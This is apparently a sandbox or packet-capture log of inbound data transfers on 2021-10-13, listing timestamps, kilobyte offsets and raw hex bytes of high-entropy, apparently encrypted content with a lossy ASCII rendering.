2021-10-13 19:02:54 UTC	658	IN	Data Raw: 42 12 88 8e e5 84 bb 35 b4 d5 93 81 20 a1 11 17 6d d1 e5 1e 59 6b 08 69 9b e3 9b 38 cd c8 fd ef 47 1b 4b a1 35 2e 22 75 cf b3 35 06 ba e1 df 67 2e de 28 50 16 13 93 41 43 31 62 1d 54 05 75 c3 be c3 50 1f b7 8e a7 fe 25 81 ab 0e 7b 71 99 3e cc f0 07 a2 1d 85 81 4e 50 46 41 cf ce 39 fd ed 99 55 fd 95 d4 a4 72 ba 23 33 88 d0 22 df c2 e7 c5 ef da 67 16 4a 09 80 e1 61 38 cf 8e cc 53 4d 79 50 9c d5 99 72 81 5a 38 98 0e 63 2d d4 56 40 ba 58 f2 cf d1 d2 c8 ac cf de 5f de 17 ef ed 91 1f 82 ce bf cb c3 55 49 c9 fe be 4a 57 6c b2 b0 90 88 4f 42 3c c1 36 6d 8e d5 dd c0 8c f4 13 ea 8a a9 aa 0b 73 53 ee 69 c9 68 2c 55 46 ae c4 f5 d1 3d 71 10 79 8b f0 d3 e0 b7 ae e9 cf e7 50 4d 2d de 44 30 0d d1 fa f0 52 83 de 22 01 d0 b8 dd 6e 49 5f 3b 83 80 3c c1 17 57 ad c8 b5 9f fd Data Ascii: B5 mYki8GK5."u5g.(PAC1bTuP%{q>NPFA9Ur#3"gJa8SMyPrZ8c-V@X_UlJWlOB<6msSih,UF=qyPM-D0R"nI_;<W
2021-10-13 19:02:54 UTC	674	IN	Data Raw: e3 6e cc f6 b0 75 89 11 73 24 09 b7 c4 c1 6f 2a 67 47 ed c1 16 ea ee ab 36 34 f8 80 1a f3 6e 3a ac 8d 7f 78 dc c5 21 a2 34 20 d3 0d 34 93 de 19 71 af 07 83 e7 33 a5 3a 1d 08 71 2a a3 58 3b 83 99 b0 e8 5e 07 c4 77 19 50 7e b5 06 aa 0e bb 21 bb e6 47 24 2a 46 0d b7 53 37 8c ad f2 c3 86 70 b4 b6 ce 08 56 5c ad ff 0c 2e 70 d1 1f 78 ca ce 16 f1 2b 5d b3 33 8d 5e 09 fa b4 db 84 8a fe d1 c5 c8 d6 23 ec b1 ba dd 19 79 74 5c 33 ed 75 fb 81 d0 79 85 05 b2 55 2e 77 7a b3 2c a5 76 b2 aa 5d 3f 5f 2e 9c 76 eb 0c 6d a4 e2 e4 18 e1 56 33 a3 0b 16 cf 34 a9 28 9a 78 e9 e7 a4 c0 6c 19 5a 96 fe fb 37 a3 97 29 59 aa 5b 5b a9 83 de 88 c3 74 e7 d3 55 64 65 d4 63 12 dd 8b 2a 68 30 7f a2 f5 05 e1 94 e9 2e ef 30 92 e9 2e 6d 28 6c 25 9a 66 35 14 2b 97 cf d0 f8 b2 aa 82 b5 62 75 68 Data Ascii: nus$o*gG64n:x!4 4q3:q*X;^wP~!G$*FS7pV\.px+]3^#yt\3uyU.wz,v]?_.vmV34(xlZ7)Y[[tUdec*h0.0.m(l%f5+buh
2021-10-13 19:02:54 UTC	690	IN	Data Raw: 0d 67 67 bc 0d 82 a2 31 e3 4d d4 00 7f be 3a fd 7b 3b 8f d0 cf a7 b3 97 a2 cd 96 3a 88 56 f7 19 0b 4d 7c 36 20 c8 6b 86 22 20 83 b1 6e 54 22 2e 92 a3 fc bf 13 1c ab 9c 02 c2 f1 fc 76 f6 90 08 a6 15 a2 08 4d 74 59 b7 cd bb f9 24 e3 b3 12 2f ba 86 6b 8f d4 6a 69 5c c3 01 54 db 14 cc ae a8 d5 06 45 69 0f e9 03 64 b5 59 4f 16 7b 8a 70 16 61 24 27 e3 5e a7 4c 44 18 52 be f4 f9 bb 06 b6 fb 59 8b dd ee 8d c4 8b 10 7c 0c 0f b4 fb d8 2b 81 b0 7b 8c 12 6d f6 c8 7b 5d 01 cf 5b da 16 ee 68 0e d9 97 9d e5 77 e0 f6 63 a7 a9 e0 93 47 7b eb ef e3 2f 0e 1f d1 51 8c 69 8c 20 64 74 b8 f3 74 65 27 d2 7e 67 45 f2 36 c9 f7 a7 f7 49 2d f3 8e 9f 8c 23 6a 34 45 79 42 4c d4 f5 1d f0 7c 7b b9 a9 c6 e2 5c 3d cc bc 70 4b 0d f4 ef 36 9a 1e 1b 94 ba fb ff c3 22 bd 5f 1a 0a 44 c4 3e 65 Data Ascii: gg1M:{;:VM|6 k" nT".vMtY$/kji\TEidYO{pa$'^LDRY|+{m{][hwcG{/Qi dtte'~gE6I-#j4EyBL|{\=pK6"_D>e
2021-10-13 19:02:54 UTC	706	IN	Data Raw: b7 79 24 67 11 8d 1d b2 43 12 11 3d da 58 52 a5 3a 29 5f 60 32 7c 41 4c 06 48 c2 b0 85 c8 bd 1d 89 3e 78 26 c4 a2 44 69 89 1d 4c cb 63 84 18 fd 11 73 3f 3c 81 47 13 4c 1f 48 d8 27 88 74 89 33 8a e7 b0 08 26 3d 67 73 73 1e b6 cd c5 39 9d 84 18 17 c7 4a 53 a5 f9 7a 5a a9 1d 0d e0 9b 0b 35 ec b7 b3 0a 7a 40 09 48 2f 6b 86 e9 be 8f 77 20 46 cc 1d bc 5d a0 af 01 6a 52 90 b6 04 47 06 e9 b3 26 52 2d f5 5c fb 24 a8 d5 1c 06 11 ad 0e 66 bd 6c 3d b8 b5 61 fb c7 7e 72 a2 03 cc f4 20 a1 06 3e d0 57 a6 7a 76 04 51 37 41 d9 8b ac 24 31 13 c8 d3 bc e8 a3 7a 29 d5 b1 75 de 49 ab 71 df 5c f8 5d ed 4a 7c ed f0 86 de 92 d8 b8 ff 38 48 25 a4 d1 ad e9 58 97 73 61 99 39 86 59 0a 46 2e 56 c5 d7 9c e2 fb 94 94 8b 76 9d 78 d9 a6 7b 6c 79 95 07 f4 7e 6e 27 ba 40 98 6c d0 07 73 00 Data Ascii: y$gC=XR:)_`2|ALH>x&DiLcs?<GLH't3&=gss9JSzZ5z@H/kw F]jRG&R-\$fl=a~r >WzvQ7A$1z)uIq\]J|8H% Xsa9YF.Vvx{ly~n'@ls
2021-10-13 19:02:54 UTC	722	IN	Data Raw: 6a 9b 12 fa 3e dc b9 0d 0f 69 5a 54 89 25 71 23 ec a2 12 74 bd 09 a0 7d 60 40 24 dc 9d 3b ea 67 5c 48 7d 3d ef 18 7c 2f ef 8d 88 98 b0 a0 b9 66 70 c5 e0 15 70 00 fd 47 38 26 c9 5e f9 db 1e a4 e9 e2 dd 69 cc 22 3e 25 40 77 b3 b8 de e3 a7 ca 7f 96 a4 e4 f7 e5 00 26 d9 2d 2e 20 2e 4e 81 ed 75 50 98 6e 89 b9 77 cf cb 3a ed e7 6a 91 5e 51 a9 4c fa 16 66 90 cc cb 8e 8a d1 68 69 1d 15 da 49 54 d0 ce 4f 48 b1 31 62 1f 2f 1a 0f d3 94 2b 9b 45 93 2a 4e 09 eb b2 dd 03 c8 be 76 ee f0 0a 94 29 91 75 93 bb b7 00 b1 75 9e 15 e8 19 6b 19 2d fa 68 fa 9b f1 91 ce 1e b4 e9 7a 29 b3 bb 22 b1 f6 a3 fb 93 d5 e4 24 e6 3b f2 8b ff 08 79 01 e2 73 df f3 00 fc 6c da 69 3d 3c a1 21 11 eb e7 9c c4 55 dd 75 09 ac c6 f2 e2 7d 0b 54 ff 5e 01 ae cd 42 2d 1f c0 8d ea 0f 3c f6 84 71 54 51 Data Ascii: j>iZT%q#t}`@$;g\H}=\|/fppG8&^i">%@w&-. .NuPnw:j^QLfhiITOH1b/+E*Nv)uuk-hz)"$;ysli=<!Uu}T^B-<qTQ
2021-10-13 19:02:54 UTC	738	IN	Data Raw: 05 c7 29 4f e7 76 cc 5a cd d8 a4 d1 ae ca e0 ba fa 8f 4b 1b 18 79 9b d6 08 8a 16 03 ad a9 cb 89 34 70 e6 73 b9 e5 b8 fa 35 ab bc 50 28 49 1e 09 2b 90 04 ee f9 86 71 6d 75 25 1e 0b 33 35 8d 57 9e c6 9c b9 f8 57 57 41 fc e1 f2 5f 70 83 6f 32 fb 17 b7 24 b5 70 f6 cc e1 12 b4 03 91 dd 7a 30 b8 c8 59 bf ec d1 b9 b6 a0 e3 52 69 c5 7d 08 14 5d c9 0c 84 53 d8 16 b6 c6 89 28 d2 b8 dc fc cb 7d fd 1b 94 20 87 ce 9a 7c 1f 6c ef ab 37 3e 44 bf 3c 19 e3 20 d1 1d 6d 50 f9 64 0c f7 96 13 9b e9 b5 5f d6 5e d7 50 16 1c 79 30 bf 3e 10 ff 40 85 60 21 58 ac 42 ba 3d 4b af d6 50 b8 ff ec fa 97 a2 8f 5b 15 c6 c8 9d 0e c6 16 5c a6 be 86 e1 a0 bc 26 5b 64 e9 a5 92 81 7e ef e9 2f dc e1 ab 8f 4d e3 c7 36 7d 28 88 67 86 9d c2 d3 13 08 22 36 6a 17 91 7e 9f ec 58 75 a0 57 27 cd 3a 58 Data Ascii:)OvZKy4ps5P(I+qmu%35WWWA_po2$pz0YRi}]S{} |l7>D< mPd_^Py0>@`!XB=KP[\&[d~/M6}(g"6j~XuW':X
2021-10-13 19:02:54 UTC	754	IN	Data Raw: 08 d2 4b 43 25 9a e4 cc 9b 5c 96 70 05 79 fc d3 0d 83 d4 4a 07 7d 05 4e d6 54 44 e9 ac f4 fc 7e a6 45 e6 c5 61 0c 67 e4 48 ce b1 71 a2 1d 01 35 25 10 f5 bf 54 c8 e2 17 a0 93 84 a0 66 40 0f 0c a7 4d 51 8e 30 97 60 5f cf 11 04 18 0d 51 ef d5 4b ef f4 e1 3a b8 53 54 53 af 0c 58 0c d0 61 d4 16 c8 2c 70 59 42 e6 14 4b e5 ea 8f 36 3d d6 9b b6 29 39 81 e2 73 45 65 83 e8 56 8b 97 f8 63 69 94 31 dc a9 87 1f b1 23 1b da 5d 5b dd a7 fb 35 a1 d8 ae 5b ea af 6b 64 b9 98 a5 94 9e 68 88 15 a2 c0 97 a7 47 ee 90 5e 8c 50 02 06 7d 78 1a 66 77 cb 59 39 2b f8 ce a7 8b ee bd ba 1e 33 16 e5 b2 02 d0 5a d9 26 98 3a 47 6a 3f 32 6e 1e 10 fc 7c df 0a 33 b3 9e 38 ce e2 8b 4e 09 b5 d3 75 cf 74 1e 8f 7a 15 e9 a7 61 30 1c ed c2 4a cc 82 fe 77 71 ba 9e f6 17 b6 72 d4 48 5e 50 fe 6d cc Data Ascii: KC%\pyJ}NTD~EagHq5%Tf@MQ0`_QK:STSXa,pYBK6=)9sEeVci1#][5[kdhG^P}xfwY9+3Z&:Gj?2n|38Nutza0J wqrH^Pm

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:54 UTC	770	IN	Data Raw: d3 d7 b5 51 41 28 b5 79 81 16 68 f3 c3 97 00 eb 41 a4 5e ae 4e bc 2d ea ce b7 c3 e7 7b 65 7b 46 e2 4c ea 5b be 52 b7 6c 45 0f 24 6d b3 96 f0 ed 93 12 86 b8 89 d9 1a 7e d4 76 c1 33 65 a2 72 6f 77 db 3f 04 5b f4 28 32 d4 60 4e 56 b0 45 6c cc 66 57 3a 75 a3 f4 12 50 3c dd 81 14 8d 67 3f b0 d4 d4 13 c6 74 77 8b 07 0c 89 03 96 cc 25 9e 9d 62 43 48 22 f4 c6 0c 85 01 87 6a 53 ea f0 e0 36 ec 58 18 4a 35 56 60 5e ad 6b c6 cb ef 6c c8 6e cb db c7 ca 9b e3 03 3a 4b ff b3 3a 5c f8 41 e9 c6 32 77 92 7b 44 24 d9 68 08 17 ad ab 88 b4 2e e7 b3 a6 62 3c 69 26 fc b5 37 ef 9a ce d0 f8 37 b3 5f f0 95 fd 9c 6d 28 c0 2c a2 d0 10 34 39 ce f8 8f 83 b0 fe 78 b1 76 4d fd 32 f0 4e 59 1a 89 6d 04 66 21 16 a5 b0 c9 34 c8 09 71 49 f8 50 b6 ca b2 a0 2b f5 02 16 87 3e 26 73 59 da 4c 03 Data Ascii: QA(yhA^N-{e{FL[RlE$m~v3erow?[(2`NVElfW:uP<g?tw%bCH"jS6XJ5V`^kln:K:\A2w{D$h.b<i&77_m(,49x vM2NYmf!4qlP+>&sYL
2021-10-13 19:02:54 UTC	786	IN	Data Raw: c3 ba 70 5b 12 85 f5 e1 18 25 d3 bd 7a 31 b2 8d e0 82 f4 e3 ed f3 1b 60 a0 82 ab cc 54 9d d2 e1 82 dc 79 82 5e 24 9d b9 42 4d cf 3b 2e ef 35 f5 6d 7f 53 da 17 cd bd 14 f9 c1 09 8c 72 a0 7c fd 4c b8 98 a8 70 48 3c 23 a4 09 8d 84 4d ce 01 85 69 d1 a7 7b fe e0 75 6b a6 24 9d c0 2d b2 2c 9c 74 87 bd 58 4d 62 fd ec 32 07 76 04 21 e1 0e 63 68 f2 38 ae ed a1 96 3a e9 a3 2c 12 c9 d2 9b 32 d0 a9 64 b4 4a cd d6 23 27 2a 39 5b fc 25 3b af 48 c1 f6 54 3a cd c4 10 1a ea 35 19 ee 3d dd e4 0a a7 ab a6 42 a5 33 3d 5c cc 5e ae aa 49 6f 77 e9 ea 09 a5 82 ef b2 3c 6e 34 ff 3f b9 bd c6 c9 07 35 08 8f bf 66 f7 5c 50 86 dc ce 51 86 80 98 62 8b a7 3d 8a e6 23 25 b1 07 52 cd ee f7 4e ff 17 e8 cf b6 c5 43 de de 76 f9 06 1a 7d 2f 9e b3 4d c3 91 96 21 9e 01 cc 50 91 d8 f4 b7 d1 d7 Data Ascii: p[%z1`Ty^$BM;.5mSr\|LpH<#Mi{uk$-,tXMb2v!ch8:,2dJ#'*9[%;HT:5=B3=\^\ow<n4?5f\PQb=#%RNCv}/M!P
2021-10-13 19:02:54 UTC	802	IN	Data Raw: 8e c0 56 9a dd 03 ad e0 ff b2 f0 1a 46 b8 5e b5 75 74 ac eb ba f2 31 e2 aa ce c8 e3 2b 13 4c 7d d5 ac 82 1e 04 41 f2 c1 d8 ab 10 1b 0e 38 4c 96 59 22 c7 1f df 17 cc 19 75 29 c1 91 d1 a1 a5 72 f9 12 f1 36 b1 88 f9 65 e7 0e 74 81 53 8e 94 71 8a a9 a9 61 8d 8b a5 b3 f6 7c d2 8c 34 84 6e 32 e3 62 82 90 19 0c 2a a8 c3 71 c3 16 d0 57 e1 b5 e2 23 a5 6f e5 76 cd 51 49 9e 30 1f 17 a3 b3 98 1e 88 33 bb 79 fe 8d 3e e2 c0 15 b1 af c1 0f b7 98 0a d5 e7 0e fc 66 f7 e7 7f cc ce 8f bd 76 b4 84 e0 f0 e6 a3 e5 27 a9 11 79 c3 41 78 67 c5 c8 e5 a4 14 07 fb e7 dc af a0 76 e7 d9 ae 21 8d 3b 59 7c 4d c1 10 22 56 4c bd b9 51 06 78 ad ad 33 fc 86 ae 16 0d 18 8b ab 53 76 f4 7f 20 af cf f7 72 9b aa 08 01 00 00 d8 5e 57 1e f9 3f 3e 2c 76 f4 6e a6 2e 47 1b 21 3b 07 38 03 dd 1b 0f c7 Data Ascii: VF^ut1+L}A8LY"u)r6etSqa|4n2b*qW#ovQl03y>fv'yAxgv!;Y|M"VLQx3Sv r^W?>,vn.G!;8
2021-10-13 19:02:54 UTC	818	IN	Data Raw: c7 16 03 20 78 1a 55 c9 b6 8e a4 6e a8 14 a0 f5 ae 2b a1 17 cb c7 c0 63 b3 01 e5 57 b7 47 17 29 70 eb 07 41 77 38 be 57 59 e0 6e 85 c2 81 80 27 be 4e 0a d6 26 2c b8 47 53 8b d4 99 7b 4c aa f4 40 9a f4 03 2e 6f 96 70 76 d5 9e 95 c0 45 06 97 ea 83 60 ed bd ad c6 b0 4a 02 7e fd 11 98 eb 3b 95 c8 5a 5a 65 11 91 be bc 66 c3 81 fe e0 87 b0 0d 92 fb 08 10 e0 2f 2f 94 a4 94 19 7e 25 93 f6 d2 af f2 b3 a8 b7 b6 77 bf 23 7c d0 f3 7b f2 81 91 f5 20 34 7b dc f2 4b 3d f7 34 b0 df 40 59 1b db 06 14 74 a3 ab b6 9b d6 92 16 e1 a1 71 3b a7 f1 a2 63 f6 b0 bc 7e 1f a0 95 a8 a4 9c 34 29 e0 c7 57 28 e6 2f 94 9d 0e 53 a8 bd d1 3f 95 d5 f2 ad 76 78 a3 1d 97 d1 ef b1 c0 68 47 ed 41 3a a2 4e bb 6e e5 ad 0b b3 b3 a9 b5 dc 75 5c d7 65 43 f0 a3 7f cb e3 12 c2 0b a4 c0 ca be d4 fd a1 Data Ascii: xUn+cWG)pAw8WYn'N&,GS{L@.opvE`J~;ZZef//~%w#|{ 4{K=4@Ytq;c~4)W(/S?vxhGA:Nnu\eC
2021-10-13 19:02:54 UTC	834	IN	Data Raw: 9c eb 72 5d b1 2a db 5a 52 8f 02 1a 98 03 a9 8e 54 de 1d 21 a6 8e 94 86 f0 92 24 6d 96 93 d0 a2 46 66 29 97 2e b9 3d 9f 3f 98 56 20 8e c9 31 da a0 28 0d 5e af 1e 5e 21 e5 33 84 b9 a1 36 70 73 a6 03 7e ea 29 da 35 bd fc e9 d7 10 92 63 2b df c0 11 9b 14 0e ce a1 1e 9d 69 10 1f 49 bc 50 f4 ad 62 83 61 f1 8e 98 c9 2e 40 8e fd 2d fc 53 00 69 b9 eb 54 f9 c3 3b 0b 05 86 c2 16 3f 1d b4 e5 ed a8 dd 45 af ad 4b d6 f8 28 3e 84 5b e0 bb 2e 4a c2 2f 21 ba dd b1 da 96 b1 1c c2 8e 96 b3 e1 90 d2 15 9e f0 66 c7 bc 5c 71 5d 2d 06 cf c3 d8 9e 28 98 db 3c 01 bc 14 99 6b fc 09 d8 f1 ef a8 07 db 7b 6a 4f 2b 04 c0 4b a7 03 b7 37 ff b8 6e 30 22 ee fa 55 e9 08 ed 5f 70 c2 4e aa 9c f9 55 4f 3e 06 7c 16 61 66 fa 31 bb 94 75 56 6a 16 e5 84 d2 a9 8b 69 e8 c0 a5 e2 3d 1b 19 41 33 37 Data Ascii: r]*ZRT!$mFf).=?V 1(^^!36ps~)5c+ilPba.@-SiT;?EK(>[.J/!f\q]-(<k{jO+K7n0"U_pNUO>|af1uVji=A37
2021-10-13 19:02:54 UTC	850	IN	Data Raw: b5 76 5a 90 aa 2f ef a1 dd d2 63 95 4f e3 c7 e4 e8 78 34 db 7e b8 c7 87 ef ac ed 30 29 90 00 fb 63 b2 d1 75 05 ab 83 47 b1 23 d1 2c 73 a8 21 2b ca 3c b2 49 74 56 08 b3 11 88 e2 cc 3c cb 9d d1 0b 94 e3 27 e8 4c 74 8d b4 c3 b2 5b 22 b8 8e 83 3d 86 e1 72 e2 51 0c 3e 07 4d 46 45 ed bb 93 ff 84 53 9d 17 05 ee 60 a3 fa b2 2e 1f d9 9d 79 a2 47 2e 64 01 8f ea ee f2 53 24 92 b5 1a 00 af 06 29 fe 5b bb a9 db 59 7e 4d 60 40 07 5d e8 e0 9f 80 60 9c e1 57 84 c1 e1 cc 79 79 d7 88 4a a6 1d 14 23 02 1b 16 07 e5 25 65 c3 ee 46 3c ec 57 0c 3a 35 90 40 cd d5 ac ad 6c a6 4d c7 60 54 84 35 68 d0 4b c0 b0 0e 3c b6 68 47 18 ca c1 a8 47 cd d7 c9 f4 8e 08 16 6f 40 5f 9e ab 44 f3 b4 5d 55 61 f8 35 58 62 ea 0d 8a 9d 3e 30 7f 38 1f 39 82 14 05 8d 42 29 73 03 ec ae 61 c1 73 b9 34 bc Data Ascii: vZ/cOx4~0)cuG#,s!+<ItV<'Lt["=rQ>MFES`.yG.dS$)[Y~M`@]`WyyJ#%eF<W:5@lM`T5hK<hGGo@_D]Ua5Xb> 089B)sas4
2021-10-13 19:02:54 UTC	866	IN	Data Raw: 16 3e 47 38 31 56 be f5 7b 12 b0 10 a1 27 6f 2c 1a 32 cb 58 e2 ea dc 38 fc 14 9d 7e d2 e6 29 0a 2d 1b 43 83 7f cc b9 e0 bb ae 90 a7 e4 c8 b6 01 58 bc a5 a4 5f 4c eb d6 a5 0c c7 23 aa 12 eb 7d dc ee 6c 0f 3f 8e 4d 51 63 d3 0c 90 a8 83 0c dc ec ae c5 4f 5b ae e6 23 fe 15 a2 a9 c7 ac 32 ae d1 e9 ed c2 ea fe 9a b8 bc 8d 8c cb 89 fd 47 ff 54 e6 83 3a d9 b7 89 14 8c f2 f7 74 3b 52 54 73 7a 6c c5 fc ac e3 a3 7c 9f c8 b5 a0 9a 47 80 ff 6c 19 e3 40 f4 e5 47 9d f2 d5 2e be c5 0f e2 6e b4 1b 58 b6 cd 0d 63 cf 2e 43 7b 7c f5 a9 94 f6 3a 36 d4 12 7d eb d9 a3 c9 da 71 95 42 37 e2 60 4c 3c 88 ad 32 30 e8 c4 bb bb b2 d6 bf b1 d0 54 f0 c9 28 97 cf b2 49 f9 c2 0b 96 ba 24 23 16 bd 0e 43 4f 55 68 10 76 81 74 f0 bc c9 55 6a bc 98 1d a6 59 ba 86 44 6d d3 c2 25 11 8a 4e 67 ab Data Ascii: >G81V{'o,2X8~)-CX_L#}l?MQcO[#2GT:t;RTszl|Gl@G.nXc.C{|:6}qB7`L<20T(I$#COUhvtUjYDm%Ng
2021-10-13 19:02:54 UTC	882	IN	Data Raw: d5 51 14 3a 7e 4d 99 37 57 a6 8a cf 3c 55 31 35 61 fd b6 cc e9 e7 03 31 36 7b ad f3 78 0f 94 86 77 1a cc 0d cb 20 20 8d bb c4 12 d1 50 0e 72 1c a7 ad c3 ef 02 72 83 4a 70 0a 7c 7e d3 31 e4 f1 7f 07 c5 d0 fa 63 a6 df 13 de 76 56 6b 06 06 03 35 ef a6 b7 1d 16 46 7a a4 89 1c 3e d2 0c b8 c2 fe af 5e 4f c2 66 12 4c ec 80 c4 90 02 c8 86 97 4b 92 68 a3 20 5d 59 04 a2 23 fc 19 fd 56 f4 4d 6f c1 cd 9e 0c 41 97 65 02 b2 0a 4c 46 ea 63 1a e3 32 64 6b dd 61 cf 93 29 a2 a7 2c 80 3c 69 c0 30 6a fe bf 70 ca 4b 16 8c a0 ea 9a 63 c8 c6 67 91 d6 47 3a 16 a4 0f 94 e8 c9 cd 94 22 ee 68 07 02 5b 5a 9b f6 cc cb 53 93 52 3f 34 9e 7d 2e 85 58 26 d2 17 be 92 08 19 53 72 b6 06 04 c8 26 88 0a 8a fd e7 a3 88 b2 67 eb 35 26 8b d9 a0 ea f7 80 3a 26 d5 05 d3 3b c4 26 3d 3f c2 bd cc fa Data Ascii: Q:~M7W<U15a16{xw PrrJp|~1cvVk5Fz>^OfLKh]Y#VMoAeLFc2dka),<i0jpKcgG:"h[ZSR?4}.X&Sr&g5&:&;&=?
2021-10-13 19:02:54 UTC	898	IN	Data Raw: 3d cc 0b 1e 36 4d 7c aa 0e 54 0d 27 4c 97 79 ac b3 82 46 a2 c3 bb 97 31 ce ee 9f 34 54 34 ef 73 69 a7 03 4b 7a 9e 45 0f 60 0f 73 df 43 94 f7 71 4d e4 59 90 4f 6e 69 ac 33 23 71 e6 5c 52 3d 61 60 9f cd ac 87 20 f4 49 ff a2 39 9e dd 58 1b 9b b8 72 34 e4 d5 41 5c 64 e9 0d f4 da 75 49 80 62 d8 ff c3 e5 e9 bc c1 b2 70 15 a0 a5 0a 4e 6a 54 c7 4a ad c8 d2 8a 29 93 36 a5 43 af 7b 85 8d 99 af 1f 5d 57 a9 97 7c 91 bd aa 26 cf 2f ad ad 4a d9 79 b6 39 63 c1 a0 3d c4 ef 27 58 2d 73 b2 dc 7e 1e 9c 87 75 0a 16 fa 85 99 20 7b 41 21 07 33 eb 3b ca 6e 7e 53 8c c9 5e 28 43 7d 19 36 86 67 a9 2f c2 7b e3 47 c2 31 19 c2 6a 35 c6 9d e1 b8 c3 d8 2e a0 d9 50 02 0a 67 42 c0 54 cd fd 36 45 54 66 e4 74 13 4a a3 fa 5d bb 38 c5 60 56 3b e2 f4 2f 7d 3d b9 1d 00 14 9f 6d cd 3a 89 99 c4 Data Ascii: =6M|T'LyF14T4siKzE`sCqMYOni3#q\R=a` I9Xr4A\duIbpNjTJ)6C{]W|&/Jy9c='X-s~u {A!3;n~S^(C}6g/ {G1j5.PgBT6ETftJ]8`V;/}=m:
2021-10-13 19:02:54 UTC	914	IN	Data Raw: 7c 47 2d b4 5c ae 4f 77 ba b7 78 f3 f6 aa 7c c2 33 6c 80 9a 6e 49 b7 15 e4 6f d7 ee e1 73 ac 68 e5 d5 73 5a 3c b7 a2 e4 0f 0d ff 11 b2 d4 c4 5c 6e 69 c7 02 99 d6 36 3e fa 97 49 fd 38 63 c5 01 b4 bf db d8 9b a1 31 49 af 57 11 19 d8 35 5b 03 a6 42 14 6f 8e ca 58 57 3e 0e 02 eb a3 db 33 4e 16 b0 d6 40 90 f8 38 f2 03 7b c0 7c f8 02 4b ea 22 40 a9 32 c0 26 fd 32 01 6b 4e 4d f6 09 fd 21 0c fa a5 cb 81 6b 51 db 09 73 39 a4 29 0c 1a ce b4 96 9b 34 55 1a 8b cb 4c d5 43 26 95 de bf 2c 4c 34 85 b3 ad 19 23 bc 31 c1 5f 1a 04 9a 17 2e 4f c6 a0 7e ae 21 8e 5b ab d4 36 cc e2 d0 0c 6d d8 e2 e0 e4 9b 62 46 8a 72 61 1c 2b 79 dd 3b 30 7d b9 fb 09 74 bd 4f af 23 de 8f 41 73 da a3 02 ba d1 8f 46 88 d2 d6 1a 81 6b ec b4 10 f6 4d 65 31 52 2d 29 4f b4 0a 70 0b f2 7d 5e 71 f1 05 Data Ascii: |G-\Owx|3lnIoshsZ<\ni6>I8c1IW5[BoXW>3N@8{|K"@2&2kNM!kQs9)4ULC&,L4#1_.O~![6mbFra+y;0}tO#A sFkMe1R-)Op}^q

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:54 UTC	930	IN	Data Raw: e7 5c b3 ee 60 99 a6 40 24 0c 81 37 5a 10 92 f4 bb a0 c4 98 75 44 3c a3 47 98 70 13 2d ed 7f a6 0a 06 c9 88 2b e3 fa 71 7d 2d 59 da 44 26 f2 e4 a9 9e 19 6b 89 9c da 6f 94 c5 4e 22 80 20 a7 a4 14 67 16 e7 60 25 b7 9b ae 19 34 29 0c 6d e5 b3 f5 e1 c2 a7 65 8a 21 d1 47 6d 9d 63 e2 11 69 5b 48 ca 32 e2 7f 3c 59 74 2b 19 af 5f be 68 c5 9d dc 2e a1 aa 45 e1 55 e8 97 c0 00 36 f1 fd a3 18 ee 35 92 ce ac c3 86 45 75 3e 3b 25 fa 4f 3c 20 de 93 bd 40 f0 97 18 e3 47 e3 9d a4 f7 22 a3 3d 69 a5 f5 ff 26 ee f9 79 03 77 2e ca 12 81 52 62 00 5a 15 2b d4 ac 28 d6 ce b8 a0 05 0b fb 0e ea b2 92 22 c0 ca fa 00 00 85 5e f4 3c e2 63 64 6f 4b fe a3 5a d7 0b b0 e9 99 6c 1b 6c 0f 07 34 ed 07 e7 fd be d1 63 8c 76 af 5b d6 eb 37 ed dd e5 98 1c e6 ec 21 e4 b0 f6 51 59 55 41 c5 2e 2a Data Ascii: \`@$7ZuD<Gp-+q}-YD&koN" g`%4)me!Gmci[H2<Yt+_h.EU65Eu>;%O< @G"=i&yw.RbZ+("^<cdoKZll4cv[7! QYUA.*
2021-10-13 19:02:54 UTC	946	IN	Data Raw: 3d 9b 18 4b 34 88 09 aa 00 17 f5 17 b4 37 88 62 e4 30 a7 65 8b 00 a6 29 9b db b4 76 a9 9c 44 de 0c af 53 06 02 f0 ba 03 8c 36 9c 47 3a f0 c7 58 2b 72 be d6 80 a9 b2 59 65 81 e7 6c d4 df e0 22 d3 86 fa 20 fa 2a 89 2e 6b 5a a8 1d 09 7e d6 b7 88 69 cf ee 1d 2b 3e 8c ad 90 d1 42 49 a1 d5 8f 90 9d da 31 14 2b cc 77 c2 a7 34 49 ae 29 d8 14 af 45 12 3d 83 fa 42 a3 f4 29 ed ce 59 5d 43 9e 0d 37 c6 35 30 e8 c0 ec ab fc 17 cc 71 76 de be f0 51 65 17 8c aa d6 da 1a 85 bf 0a 33 1c d7 f6 8b 09 ec ff 88 42 db da 52 af c5 68 0d c1 27 ff bc d7 8b df d2 4c 9c 88 1e 54 95 60 07 88 c3 c4 9c 4f b8 86 dc 97 f0 3e 32 6c bf 74 98 70 55 51 d2 08 79 af 1c 55 25 fd 49 4e 56 3d ae bb f7 0a a6 9a 6e de be db 9e 1a a4 23 d5 6a 6e 54 fe 87 e8 47 6a 24 d2 68 bf cc 22 24 b5 ef 47 ca a4 Data Ascii: =K47b0e)vDS6G:X+rYel" *.kZ~i+>Bl1+w4l)E=B)Y]C750qvQe3BRh'LT`O>2ltpUQyU%INV=n#jnTGj$h"$G
2021-10-13 19:02:54 UTC	962	IN	Data Raw: c6 db 9b 10 31 8b fc 49 64 81 4a 3e 56 88 24 e9 15 7a 12 96 36 a7 fd b0 ef 66 f6 76 33 bb 41 76 2c c9 10 28 ff 1a 60 e9 de f6 9b 1f 49 6e cc 1c 32 21 d2 1e 0a 12 77 0c ab a7 af 3f 0c 8a f2 54 c8 45 64 2a 01 55 ca 35 ec 62 4e 73 49 97 d1 7c 46 3c 4e b6 06 14 12 cd 79 cd b9 b3 50 af c1 4e a8 6f b7 b7 28 a4 57 7d 27 ce cb 32 de 5d 29 52 28 09 59 5f b4 dd 29 2e 8d 88 15 b9 6f 01 66 2a 41 1d bf 3f 4f e1 b8 d8 4d 0a 2c d4 14 03 3c 4b 7b a6 38 1d 63 3c 1a 46 da ab 43 61 f8 1a e0 28 d8 42 f5 5a fd 16 e9 62 95 93 c4 0f d2 36 8f 70 4c 3a e5 7b ea 24 47 28 98 dc de ef f9 7d 6c 2b e0 bd 1a 5e a5 9f f6 49 61 ee 62 b4 57 d2 93 85 99 2e 95 39 cd 86 72 50 dc 52 13 07 2d bb ed 1f 08 53 35 74 1c dd 64 fd 7f d0 8c d6 22 e2 c8 1d 56 da 27 7b aa 7a b1 a7 3f 58 a7 03 88 1d 0d Data Ascii: 